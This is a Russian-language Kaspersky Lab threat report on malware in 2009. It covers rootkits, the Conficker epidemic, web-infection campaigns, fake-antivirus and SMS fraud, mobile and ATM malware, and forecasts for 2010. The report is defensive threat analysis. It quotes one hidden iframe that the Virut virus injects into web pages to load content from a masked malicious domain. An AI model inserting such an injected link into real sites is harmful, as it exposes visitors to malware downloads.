



Kaspersky Security
Bulletin 2009

Развитие угроз в 2009 году

Александр Гостев
Евгений Асеев

КАСПЕРСКИЙ lab

Тенденции года	3
Основные итоги года	5
Увеличение сложности	6
Эпидемии	7
Попытки заражения компьютеров пользователей	7
Эпидемии в интернете	9
Мошенничество	10
Вредоносные программы для альтернативных платформ и устройств	11
Прогнозы	13

Тенденции года

2009 год стал очередной вехой как в истории вредоносных программ, так и в истории киберпреступности, в очередной раз изменилось направление развития и первых, и вторых. В этом году были заложены основы того, что нам предстоит наблюдать в ближайшие годы.

В 2007-2008 годах вредоносное ПО практически перестало создаваться в некоммерческих целях. Основным видом вредоносных программ стали троянцы, занимающиеся кражей информации. Причем больше всего преступников интересовали данные участников онлайн-игр: их пароли, игровые персонажи и виртуальные ценности.

За последние 3-4 года Китай стал ведущим поставщиком вредоносных программ. Китайская киберпреступность оказалась способной производить такое количество вредоносных программ, что последние два года все без исключения антивирусные компании тратили большую часть своих усилий на противостояние этому потоку.

Статистика различных компаний выглядит по-разному (кто-то считает файлы, кто-то сигнатуры, кто-то атаки), но определенно отражает стремительный рост числа новых вредоносных программ в 2008 году. Так, «Лабораторией Касперского» за 15 лет (с 1992 по 2007 год) было обнаружено около 2 миллионов уникальных вредоносных программ и только за один 2008 год – 15 миллионов!

В 2009 году число вредоносных программ в коллекции «Лаборатории Касперского» достигло 33,9 млн.



Число вредоносных программ в коллекции «Лаборатории Касперского»

На протяжении 2007-2009 гг. количество новых угроз стремительно увеличивалось. Ответом на это могло стать только увеличение мощностей антивирусных обрабатывающих центров (и связанное с этим развитие in-the-cloud антивирусных технологий), разработка новых средств автоматического детектирования, реализация новых средств эвристического анализа, технологий виртуализации и поведенческого анализа. Одним словом, реакцией антивирусной индустрии было создание новых технологий, призванных улучшить качество защиты. Можно сказать, она пережила техническую революцию. Стандартное антивирусное решение образца 90-х годов прошлого века (сканер и монитор) в 2006 году еще обеспечивало необходимый уровень защиты. К 2009 году оно стало полностью неактуальным и было практически полностью вытеснено «комбайнами» – продуктам класса Internet Security, соединяющими в себе множество технологий многоуровневой защиты.

Если в 2007-2008 гг. количество новых угроз росло в арифметической прогрессии, то в 2009 году новых программ было обнаружено практически столько же, сколько и в 2008 году, – около 15 млн.



Число новых вредоносных программ, обнаруженных за год

Причин этой стабилизации несколько. Произошедший в 2008 году бум был обусловлен не только активным развитием вирусописательства в Китае, но и дальнейшим развитием технологий заражения файлов (что вело к увеличению уникальных вредоносных файлов), а также смещением вектора атак в сторону веб-браузеров.

В 2009 году все эти тенденции, безусловно, сохранились, однако количественный рост программ существенно замедлился. Кроме того, произошло снижение активности ряда троянских программ, например игровых троянцев. В отношении их сбился сценарий, который мы прогнозировали в конце прошлого года. То, что наш прогноз оправдался, стало понятно уже в середине 2009 года.

Высокий уровень конкуренции на этом рынке, снижение доходов преступников и серьезная работа, проделанная антивирусными компаниями – все это привело к снижению количества игровых троянцев, что в середине 2009 года было отмечено уже и другими антивирусными вендорами.

Одной из причин уменьшения количества игровых троянцев стало то, что игровые компании занялись проблемой безопасности и одновременно многие пользователи сами стали принимать меры защиты от таких угроз.

Успешная борьба правоохранительных органов, надзорных структур, телекоммуникационных компаний, антивирусной индустрии с криминальными интернет-хостингами и сервисами тоже способствовала уменьшению количества вредоносных программ. Начало было положено в конце 2008 года, когда были закрыты такие сервисы, как McColo, Atrivo, EstDomains. В 2009 году борьба продолжилась и привела к прекращению деятельности UkrTeleGroup, RealHost и 3FN.

Упомянутые сервисы имели печальную известность – они предоставляли различные услуги спамерам и киберпреступникам всех мастей, включая поддержку центров управления ботнетами, фишинговых ресурсов, сайтов с эксплойтами и т. п.

Закрытие криминальных хостингов, увы, не приводило к полному прекращению деятельности мошенников, поскольку какое-то время спустя они находили себе новое пристанище, однако на то время, пока они были заняты «переездами», интернет становился безопасней.

Пока все указывает на то, что наметившаяся тенденция сохранится, и количество уникальных вредоносных программ, созданных в 2010 году, будет соизмеримо с показателями 2009 года.

Основные итоги года

Основными темами 2009 года были комплексные вредоносные программы с руткит-функционалом, глобальные эпидемии, червь Kido, веб-атаки и веб-ботнеты, SMS-мошенничество и атаки на социальные сети.

Увеличение сложности

В 2009 году вредоносные программы стали значительно более сложными. Так, например, если ранее семейства вредоносных программ, оснащенных руткит-функционалом, исчислялись всего лишь десятками, то в 2009 году такие программы не только получили широкое распространение, но и значительно продвинулись в своей эволюции. Среди них стоит отметить такие угрозы, как Sinowal (буткит), TDSS, Clampr.

За развитием Sinowal наши эксперты следят на протяжении двух лет, и весной 2009 года они отметили очередную волну его распространения. Хорошо скрывающий свое присутствие в системе, не обнаруживаемый большинством современных антивирусов, буткит на тот момент представлял собой самую продвинутую вредоносную программу. Кроме того, Sinowal активно противодействовал попыткам со стороны антивирусных компаний прекратить работу управляющего центра ботнета.

Буткит распространялся в основном через взломанные сайты, порноресурсы и сайты, с которых можно загрузить пиратское ПО. Практически все серверы, с которых происходило заражение компьютеров пользователей, работали в рамках так называемых «партнерских программ» – схем взаимодействия между владельцами сайтов и авторами вредоносных программ. Такие «партнерки» очень популярны в российском и украинском киберпреступном мире.

Другая вредоносная программа, TDSS, была реализацией сразу двух наиболее сложных технологий: она заражала системные драйверы Windows и создавала собственную виртуальную файловую систему, в которой прятала свой основной вредоносный код. TDSS – первая вредоносная программа, способная внедряться в систему на таком уровне. До нее таких вредоносных программ не было.

Clampr оказался в поле зрения специалистов летом 2009 года, после того как случаи заражения им были зафиксированы в ряде крупных американских компаний и ведомств. Эта вредоносная программа, впервые появившаяся в 2008 году и, по некоторым данным, имеющая российское происхождение, нацелена на кражу учетных записей ряда систем онлайн-банкинга. Модификация 2009 года отличалась от предшественников не только сложной, многомодульной структурой (во многом схожей с концепцией, реализованной в другом печально известном троянце Zbot), но и крайне изощренной схемой коммуникации ботнета, с использованием шифрования трафика при помощи RSA. Еще одной заметной чертой Clampr стало использование стандартных утилит Windows на стадии распространения внутри локальных сетей. Это привело к ряду проблем для некоторых антивирусных программ, которые не могли блокировать «белые приложения» и, как следствие, предотвращать заражение.

К сожалению, эти угрозы отличаются еще и весьма высоким уровнем распространения в интернете. И Sinowal, и Clampr достигли уровня глобальных эпи-

демий, а TDSS стал причиной одной из самых крупных эпидемий 2009 года. Особенно широкое распространение получил вариант Packed.Win32.Tdss.z, появившийся в сентябре и названный автором TDL 3.

Эпидемии

Мы прогнозировали увеличение числа глобальных эпидемий по сравнению с прошлым годом. К сожалению, этот прогноз полностью оправдался. Уровня глобальных эпидемий смогли достичь не только названные выше угрозы, но и еще целый ряд опасных вредоносных программ.

Атаки на компьютеры пользователей

Данные, собранные при помощи Kaspersky Security Network, позволяют нам сделать вывод, что порог в один миллион атакованных систем в 2009 году превысили следующие вредоносные программы:


- Kido - червь
- Sality – вирус-червь
- Brontok - червь
- Mabezat - червь
- Parite.b – файловый вирус
- Virut.ce – вирус-бот
- Sohanad - червь
- TDSS.z – руткит-бэкдор

Несомненно, главной эпидемией года стал червь Kido (Conficker), поразивший миллионы компьютеров по всему миру. Червь использовал несколько способов проникновения на компьютер жертвы: подбор паролей к сетевым ресурсам, распространение через флеш-накопители, использование уязвимости Windows MS08-067. Каждый зараженный компьютер становился частью зомби-сети. Борьба с созданным ботнетом осложнялась тем, что в Kido были реализованы самые современные и эффективные технологии вирусописателей. В частности, одна из модификаций червя получала обновления с пятисот доменов, адреса которых случайно выбирались из ежедневно создаваемого списка в 50 000 адресов, а в качестве дополнительного канала обновлений использовались соединения типа P2P. Kido противодействует обновлению программ защиты и отключает службы безопасности, блокирует доступ к сайтам антивирусных компаний и т.д.

Создатели Kido не проявляли большой активности до марта 2009 года, хотя, по оценкам наших экспертов, к этому времени он уже смог заразить до пяти

миллионов компьютеров по всему миру. Kido не содержал функционала по рассылке спама или организации DDoS-атак. Исследователи ожидали появления такого функционала с 1 апреля, так как именно в этот день распространенная в марте версия Kido должна была начать попытки загрузки дополнительных модулей. Однако создатели предпочли выждать несколько дней, и в ночь с 8 на 9 апреля зараженным компьютерам была дана команда на обновление с использованием соединения P2P. Помимо обновления самого Kido, на зараженные компьютеры происходила загрузка двух других программ. Первая из них – почтовый червь семейства Email-Worm.Win32.lkmas, занимающийся рассылкой спама. Вторая программа – лжеантивирус семейства FraudTool.Win32.SpywareProtect2009, требующий деньги за удаление якобы найденных программ.

Необходимо отметить, что для борьбы со столь распространенной угрозой была создана специальная группа Conficker Working Group, объединившая антивирусные компании, интернет-провайдеров, независимые исследовательские организации, учебные заведения и регулирующие органы. Это первый пример столь широкого международного сотрудничества, вышедшего за рамки обычных контактов между антивирусными экспертами, и он может послужить хорошей основой для постоянно действующей организации по борьбе с угрозами, терроризирующими весь мир.



Эпидемия Kido продолжалась на протяжении всего 2009 года. В ноябре количество зараженных систем превысило 7 000 000.

Развитие эпидемии Kido

Источник: www.shadowserver.org

(<http://www.shadowserver.org/wiki/uploads/Stats/conficker-population-year.png>)

Учитывая опыт предыдущих аналогичных по принципам работы червей (Lovesan, Sasser, Slammer), мы предполагаем, что глобальная эпидемия Kido останется в активной фазе и в 2010 году.

Нельзя обойти вниманием эпидемию вируса Virut. Особенностью Virus.Win32.Virut.se является его мишень — веб-серверы. Заслуживает упоминания и используемый механизм заражения: вирус не только инфицирует исполняемые файлы с расширениями .EXE и .SCR, но и дописывает специализированный код в конце файлов веб-документов заражаемого сервера с расширениями .HTM, .PHP, .ASP в виде ссылки, например:

```
<iframe src="http://ntkr(xxx).info/cr/?i=1" width=1 height=1> </iframe>
```

При посещении зараженного легального ресурса на компьютеры ничего не подозревающих пользователей по добавленной вирусом ссылке загружается вредоносный контент, подготовленный злоумышленником. Помимо этого вирус распространяется в пиринговых сетях вместе с зараженными генераторами серийных ключей и дистрибутивами популярных программ. Целью заражения является объединение инфицированных компьютеров в IRC-ботнет, используемый для рассылки спама.

Заражение веб-ресурсов

Одной из крупнейших эпидемией в интернете, затронувшей десятки тысяч веб-ресурсов, стали несколько волн Gumblar-атак. В первой версии веб-страницы легальных сайтов заражались телом скрипта. Внедренный скрипт незаметно для посетителя зараженной страницы переадресовывал запросы на сайт злоумышленников, распространяющий вредоносное ПО.

Свое название Gumblar получил по имени вредоносного сайта, на который в процессе самой первой атаки пересылались посетители взломанных ресурсов и откуда происходило заражение компьютеров пользователей. Эти атаки стали яркой иллюстрацией технологии работы Malware 2.5, о которой мы (говорили http://www.securelist.com/ru/analysis/204007645/Kaspersky_Security_Bulletin_Razvitie_ugroz_v_2008_godu) в начале прошлого года.

Осенью на взломанных ресурсах размещались ссылки уже не на сайты злоумышленников, а на легальные зараженные ресурсы, что значительно осложнило борьбу с эпидемией Gumblar.

Почему Gumblar так быстро распространяется? Ответ прост: он представляет собой полностью автоматизированную система. Мы имеем дело с новым поколением самоорганизующихся ботнетов. Система работает по замкнутому циклу. Она активно атакует компьютеры посетителей веб-сайтов, а после заражения их исполняемым файлом для Windows ворует с них учетные записи FTP-сервера. Затем эти учетные записи используются для заражения всех страниц на новых веб-серверах. Таким образом, система увеличивает число зараженных страниц, и, как следствие, заражается все больше и больше компьютеров.

Весь процесс автоматизирован, а владельцу системы остается лишь обновлять троянский исполняемый файл, ворующий пароли, а также эксплойты, используемые для атак на браузеры.

Мошенничество

Все более разнообразными становятся мошеннические схемы, применяемые в интернете. К традиционному и весьма распространенному фишингу добавились различные сайты, предлагающие платный доступ к услугам (до самих услуг, разумеется, дело не доходит). Пальма первенства здесь принадлежит, увы, России. Именно российские мошенники поставили на поток создание сайтов с предложением «узнать местоположение человека через GSM», «прочитать приватную переписку в социальных сетях», «собрать информацию» и т. д. Полный список всевозможных предложений мог бы занять несколько страниц текста. Пользователю, для того чтобы воспользоваться услугой, предлагается отправить на премиум-номер SMS-сообщение (но при этом не говорится, что стоимость такого сообщения на самом деле доходит до 10 долларов США) или оформить некую «подписку», опять же с помощью SMS, после оформления которой деньги с мобильного счета снимаются каждый день.

Максимально число подобных сервисов достигало нескольких сотен. Обеспечением их работы занимались десятки «партнерских программ». Для привлечения доверчивых пользователей использовались как традиционный спам в электронной почте, так и спам в социальных сетях и сервисах мгновенного обмена сообщениями. Для последующей рассылки спама злоумышленники устраивали вирусные и фишинговые атаки с целью получения доступа к учетным записям жертв, создавали десятки поддельных сайтов социальных сетей и т. д. И только в конце 2009 года эта деятельность встретила серьезное противодействие со стороны мобильных операторов, администраций социальных сетей и антивирусных компаний.

Рассказывая о Kido, мы отметили, что в ходе своей работы он загружал на компьютер поддельный антивирус. Задача псевдоантивирусов — убедить пользователя в наличии на его компьютере угрозы (на самом деле несуществующей) и заставить его уплатить деньги за активацию «антивирусного продукта». Чем достовернее имитация действий серьезного легального ПО, тем больше у мошенников шансов получить плату за «работу» лжеантивируса.

В 2009 году популярность у мошенников псевдоантивирусов продолжала расти. Для их распространения используются не только другие вредоносные программы, но и реклама в интернете. В настоящее время множество сайтов размещают баннеры с информацией о новом «волшебном» продукте, который избавляет от всех проблем. Даже на каком-либо легальном ресурсе с большой долей вероятности можно увидеть мигающий баннер или навязчивую флеш-рекламу «нового антивируса». Кроме того, при веб-серфинге в окне браузера пользователя могут появляться всплывающие окна с предложением бесплат-

но загрузить антивирус.


Появление и широкое распространение ложных антивирусов обусловлено, в первую очередь, простотой их разработки, отлаженной системой эффективного распространения и высокими прибылями, которые мошенники получают за короткий промежуток времени. По оценкам, представленным в ноябре 2009 года американским ФБР, на лжеантивирусах преступники в общей сложности заработали 150 млн. долларов США. (<http://www.scmagazineus.com/fbi-fraudsters-earned-150-million-in-rogue-av-scams/article/159597/>)

В настоящее время в коллекции «Лаборатории Касперского» существует более 300 различных семейств фальшивых антивирусов.

Вредоносные программы для альтернативных платформ и устройств

Что касается альтернативных платформ, таких как мобильные ОС и Mac OS, то в 2009 году продолжалось их активное исследование со стороны преступников. Если на вирусные угрозы для Mac внимание обратила даже компания Apple, встроившая некое подобие антивирусного сканера в новую версию ОС (ранее представители Apple утверждали, что Mac OS вредоносные программы не угрожают), то в области мобильных платформ ситуация пока продолжает оставаться неясной. С одной стороны, в 2009 году произошли давно прогнозируемые события: для iPhone были обнаружены первые вредоносные программы (черви Icke), для Android была создана первая шпионская программа, а для Symbian-смартфонов были зафиксированы первые инциденты с подписанными вредоносными программами. С другой стороны, продолжается постоянная борьба за рынок самих операционных систем, что не дает возможности вирусологам сконцентрировать свои усилия на одной из них.

В 2009 году нами было обнаружено 39 новых семейств и 257 новых модификаций вредоносных программ для мобильных устройств. Для сравнения: в 2008 году было обнаружено 30 новых семейств и 143 новые модификации. Динамика обнаружения этих угроз по месяцам выглядит следующим образом:



Динамика появления новых модификаций по месяцам (2008-2009 гг.)

Основные события в сегменте мобильных вредоносных программ были описаны нами в статье «Мобильная вирусология, часть 3» [http://www.securelist.com/ru/analysis/208050548/Mobilnaya_virusologiya_chast_3]. Среди заметных происшествий и тенденций 2009 года можно выделить:

- становление «монетизированного» рынка мобильных вредоносных программ;
- появление подписанных зловредов, работающих на Symbian S60 3rd edition;
- различные виды SMS-мошенничества;
- появление вредоносных программ, используемых для получения прибыли, способных устанавливать контакт с удаленными серверами злоумышленника.

Вредоносные программы, способные удаленно «общаться» с серверами злоумышленника, пожалуй, можно назвать самым ярким явлением второго полугодия 2009 года в сегменте мобильных вредоносных программ. Они возникли благодаря распространенности беспроводных сетей и дешевому мобильному интернету: оба эти фактора позволяют пользователям смартфонов и мобильных телефонов достаточно часто выходить в Сеть.

Обращение мобильных вредоносных программ к удаленным серверам откры-

вают новые возможности для злоумышленников:

- SMS-троянцы, которые отправляют с зараженного телефона платные SMS на премиум-номера, могут брать параметры для отсылаемых сообщений с удаленного сервера. При блокировке префикса злоумышленнику не придется обновлять вредоносную программу. Ему достаточно взять новый префикс и разместить его на сервере.
- Вредоносные программы, установленные на мобильных устройствах, могут получать обновления с удаленного сервера.
- Осуществление связи мобильных вредоносных программ с удаленным сервером может стать первым шагом на пути к построению ботнета, в состав которого войдут зараженные этими программами мобильные устройства.

Мы считаем, что в 2010 году эта тенденция продолжится, и мы столкнемся с большим количеством зловредов, которые используют соединение с интернетом для реализации своего вредоносного потенциала.

Уникальным событием 2009 года стало обнаружение троянской программы Backdoor.Win32.Skimer. На самом деле инцидент произошел еще в конце 2008 года, но только весной получил широкую огласку. Это первая вредоносная программа, нацеленная на банкоматы. После успешного заражения злоумышленник, используя специальную карточку доступа, может совершить ряд противоправных действий: снять все деньги, находящиеся в банкомате, или получить данные о кредитных картах пользователей, производивших транзакции через зараженный банкомат. Троянец, очевидно, написан человеком, хорошо знакомым с программным и аппаратным обеспечением банкоматов. Анализ кода троянца дает возможность предположить, что он ориентирован на банкоматы, установленные в России и на Украине, ведь он отслеживает транзакции в долларах США, российских рублях и украинских гривнах.

Возможны два пути попадания этого кода в банкоматы: прямой физический доступ к системе банкомата или доступ через внутреннюю сеть банка, к которой подключены банкоматы. Обычный антивирус вполне способен справиться с этим бэкдором, поэтому эксперты «Лаборатории Касперского» настоятельно рекомендовали всем банкам провести антивирусную проверку эксплуатируемых сетей банкоматов.

Прогнозы

В 2010 году, по нашему мнению, основными и наиболее заметными проблемами и событиями могут стать:

Смещение вектора атак: от атак через веб в сторону атак через файлообменные сети. Это следствие эволюции средств защиты и неизбежный следующий шаг в хронологической цепочке: 2000-2005 годы – атаки через электронную почту, 2005-2006 – атаки через интернет, 2006-2009 – атаки через веб-сайты

(включая социальные сети). Уже в 2009 году ряд массированных вирусных эпидемий поддерживался распространением вредоносных файлов через торренты. Таким образом распространялись не только такие заметные угрозы, как TDSS и Virut, но и первые бэкдоры для MacOS. В 2010 году мы ожидаем значительное увеличение подобных инцидентов в P2P-сетях.

- Борьба за трафик. Киберпреступники все больше и больше пытаются легализовать свой бизнес, и в интернете есть много способов заработать, обеспечивая очень большие объемы целевого трафика, который может быть создан при помощи ботнетов. Если сейчас борьба за трафик ботнетов идет в основном между однозначно криминальными сервисами, то в будущем на рынке ботнет-услуг ожидается появление серых схем. Так называемые «партнерские программы» предоставляют владельцам ботнетов «монетизировать» их работу – даже без услуг явно криминального характера, таких как рассылка спама, DoS-атаки, распространение вирусов.
- Эпидемии. Основными причинами возникновения эпидемий по-прежнему будут обнаруженные уязвимости, причем не только в программах сторонних по отношению к Microsoft производителей (Adobe, Apple), но и недавно вышедшей на рынок Windows 7. Надо отметить, что последнее время сторонние производители стали уделять гораздо больше внимания поискам ошибок в своем ПО. Если серьезных уязвимостей обнаружено не будет, 2010 год может стать одним из самых спокойных за последние годы.
- Вредоносные программы станут еще более сложными. Уже сейчас существуют угрозы, использующие современные вирусные технологии заражения файлов и руткит-функционал. Многие антивирусные программы неспособны вылечить инфицированные этими вредоносными программами системы. В дальнейшем ситуация будет ухудшаться. С одной стороны, антивирусные технологии будут развиваться так, чтобы максимально усложнить процесс проникновения угроз в систему, с другой – те угрозы, которым все-таки удастся обойти такие системы защиты, станут практически неуязвимыми.
- Ситуация, аналогичная падению активности игровых троянцев, повторится на этот раз с поддельными антивирусами. Эти программы, впервые появившиеся в 2007 году, в 2009 году прошли пик своего роста и были причастны к ряду крупных эпидемий. В настоящий момент рынок фальшивых антивирусов перенасыщен, а доходы мошенников незначительны. Пристальное внимание к деятельности подобных программ со стороны антивирусной индустрии и правоохранительных органов также усложняет их существование.
- В области веб-сервисов темой года должен стать Google Wave и атаки через данный сервис. Несомненно, развитие их будет проходить по уже ставшей стандартной схеме: сначала спам, затем фишинг-атаки, потом использование уязвимостей и распространение вредоносных программ. Большой интерес представляет и выход сетевой ChromeOS, но в следующем году мы не ожидаем значительного внимания со стороны киберпреступников к дан-

ной платформе.

- Для мобильных платформ iPhone и Android год ожидается достаточно сложным. Появление в 2009 году первых угроз для них свидетельствует о росте внимания киберпреступников к этим платформам. Причем если для iPhone-пользователей группу риска составляют только пользователи взломанных устройств, то для платформы Android такого ограничения нет – приложения могут устанавливаться из любых источников. Растущая популярность телефонов на базе этой ОС в Китае и слабая технология контроля публикуемых приложений повлечет за собой в 2010 году ряд заметных вирусных инцидентов.